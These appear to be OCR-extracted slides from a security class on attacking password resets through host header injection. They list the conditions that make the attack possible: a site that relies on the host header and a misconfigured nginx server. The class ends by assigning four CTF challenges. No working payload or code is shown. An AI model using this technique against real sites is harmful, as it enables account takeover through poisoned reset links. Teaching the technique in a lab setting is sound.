






LIVE DEMO

YES IM GOING THERE


SO UNDER WHAT CONDITIONS?

Site uses host header

When a user provides a host header, the site uses the host header for some functionality

Server indifferent to host header

Server serves the site indifferent to whether or not the host header matches anything (bad nginx conf)



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

Attacking Password Resets with Host Header Injection

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

THANKS ☺

Now you need to solve the exercise

Solve 4 ctf challenges based on this class